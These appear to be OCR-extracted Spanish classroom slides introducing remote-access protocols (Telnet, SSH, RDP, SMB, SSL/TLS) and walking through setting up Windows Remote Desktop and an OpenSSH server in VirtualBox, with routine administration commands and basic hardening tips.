
Servicio de enrutamiento y acceso remoto de Windows Server 2008 proporciona acceso remoto a recursos de red privada a través de conexiones VPN o de acceso telefónico. También proporciona servicios de enrutamiento para conectar segmentos de red dentro y entre redes privadas. Los usuarios remotos pueden acceder a los servicios de red como si estuvieran conectados físicamente. El servicio soporta conexiones VPN a través de Internet y conexiones de acceso telefónico.




Cómo configurar el enrutamiento y el acceso remoto - Windows Server | Microsoft Learn

Protocolos de Alto Nivel

Telnet: protocolo empleado para acceder a un equipo de forma remota haciendo uso de un terminal que recibe el mismo nombre. Muy utilizado en sistemas UNIX. Está en desuso por la falta de seguridad en sus conexiones (que no se cifran).






[Cómo ver una película en ASCII, activando TelNet en W10 | Formación y Ciberseguridad]

Protocolos de Alto Nivel


SSH: Protocolo que puede considerarse la versión cifrada de Telnet. Además de las mejoras en seguridad proporciona más funcionalidades como la copia de datos y la generación de túneles seguros.






Protocolos de Alto Nivel

RDP: protocolo propiedad de Microsoft orientado al escritorio remoto, que tratamos en el siguiente apartado. Es similar al protocolo VNC, aunque con algunas variantes como una mayor seguridad, al asociar la conexión a un par usuario/contraseña.





Protocolos de Alto Nivel


SMB(Server Message Block): Protocolo para acceder de forma remota a archivos e impresoras. Utilizado en equipos Windows, y compatible con sistemas GNU/Linux.





Protocolos de Alto Nivel

SSL (Secure Socket Layer) es el predecesor del protocolo TLS "Transport Layer Security" (Seguridad de la Capa de Transporte, en español). Se trata de protocolos criptográficos que proporcionan privacidad e integridad en la comunicación entre dos puntos en una red de comunicación



Protocolos de Alto Nivel




Escritorio remoto - Windows

Escritorio remoto proporciona una plataforma centralizada para entregar y gestionar aplicaciones y escritorios basados en Windows a los usuarios a través del protocolo de escritorio remoto de Microsoft (RDP). Se lanzó por primera vez en 1998 como Terminal Server en Windows NT 4.0 Terminal Server Edition y pasó a llamarse Servicios de Escritorio Remoto en la versión 2009 de Windows Server 2008 R2.




Escritorio Remoto - Requisitos

1. El equipo de trabajo y el equipo remoto están situados en la misma red física. Este es el caso típico de dos equipos de una LAN.
2. El equipo de trabajo y el equipo remoto están situados en diferente red física. Este es el caso que mencionamos anteriormente de un equipo en casa y otro en el trabajo. Esta situación suele soportarse por una VPN.




Escritorio remoto - Windows - Preparativos



https://www.nakivo.com/blog/how-to-install-virtualbox-extension-pack/

https://somebooks.es/utilizar-una-maquina-virtual-virtualbox-forma-remota/

Escritorio remoto - Windows - Preparativos




https://www.nakivo.com/blog/how-to-install-virtualbox-extension-pack/

https://somebooks.es/utilizar-una-maquina-virtual-virtualbox-forma-remota/

Escritorio remoto - Windows - Preparativos

Creamos una cuenta local




https://www.nakivo.com/blog/how-to-install-virtualbox-extension-pack/

https://somebooks.es/utilizar-una-maquina-virtual-virtualbox-forma-remota/


Escritorio remoto - Windows - Práctica


Importante, la dejamos corriendo en segundo plano. Nunca se apaga



https://somebooks.es/utilizar-una-maquina-virtual-virtualbox-forma-remota/

Escritorio remoto - Windows - Práctica





https://somebooks.es/utilizar-una-maquina-virtual-virtualbox-forma-remota/

Escritorio Remoto - Windows

1. Comprobamos que está todo bien escuchando netstat -an | findstr 3389
2. Lanzamos la app de Escritorios Remotos
3. Conectamos con el usuario recién creado

Escritorio Remoto - Linux

1. SSH es una aplicación diseñada para sustituir determinadas herramientas de acceso remoto usadas tradicionalmente en los sistemas GNU/Linux, como telnet, rsh, rlogin o rcp, ya que estas herramientas presentaban dos graves inconvenientes desde el punto de vista de la seguridad:
   a. Conexión no cifrada.
   b. Autenticación no cifrada.



Escritorio Remoto - Linux

Parámetros más importantes:

1. **Port.** Por defecto, usamos el 22. Es recomendable cambiarlo como medida de seguridad básica, para evitar accesos indebidos.
2. **Allowusers.** Limita la conexión remota únicamente a los usuarios especificados, e incluso a una IP concreta. Por ejemplo, si ponemos Allowusers miusuario@* john@192.168.5.*, tendrán permiso los usuarios "miusuario" (desde cualquier equipo), y "john" (siempre y cuando el equipo desde el que se conecte pertenezca a la red 192.168.5.0)
3. **PermitRootLogin**. Si pone "yes", permitirá hacer una conexión ssh directamente con el usuario root. Eso es bastante peligroso, así que lo recomendable es poner un "no", y utilizar sudo una vez conectados al equipo remoto.

Escritorio Remoto - Linux


Opciones para usar aplicaciones gráficas. Desde la consola remota de SSH es posible invocar comandos gráficos, siempre y cuando tengamos a nuestra disposición un servidor de ventanas adecuado en el cliente. En SSH incluiremos las siguientes líneas en nuestro fichero:

AllowAgentForwarding yes
X11Forwarding yes
X11DisplayOffset 10
X11UseLocalhost yes

Escritorio Remoto - Linux


1. sudo apt-get update -y -> Actualizamos el árbol de paquetes del sistema
2. sudo apt install openssh-server -> Instalamos un servidor ssh
3. sudo systemctl status ssh -> Se comprueba que todo está bien
4. Activamos el servicio
   a. sudo systemctl enable ssh
   b. sudo systemctl start ssh
5. sudo ufw allow ssh -> Abrimos el puerto
6. sudo nano /etc/ssh/sshd_config -> Configuramos las entradas
7. sudo service ssh restart -> Aplicamos cambios

Escritorio Remoto - Linux




Permitimos todas las conexiones.
¿Es Seguro?

Escritorio Remoto - Linux




Aceptamos poner usuario/contraseña

Escritorio Remoto - Linux




Aceptamos crear un puente con miedo a la muerte. Con esto tenemos la conexión con el Host

Escritorio Remoto - Linux



Tenemos ip “fija” con el host

Escritorio Remoto - Linux



Permitimos con el firewall acceso y utilizamos un cliente ssh

Escritorio Remoto - Linux

¿Qué diferencia systemctl de sysVinit?
¿Qué tiene que ver con init?

Gracias

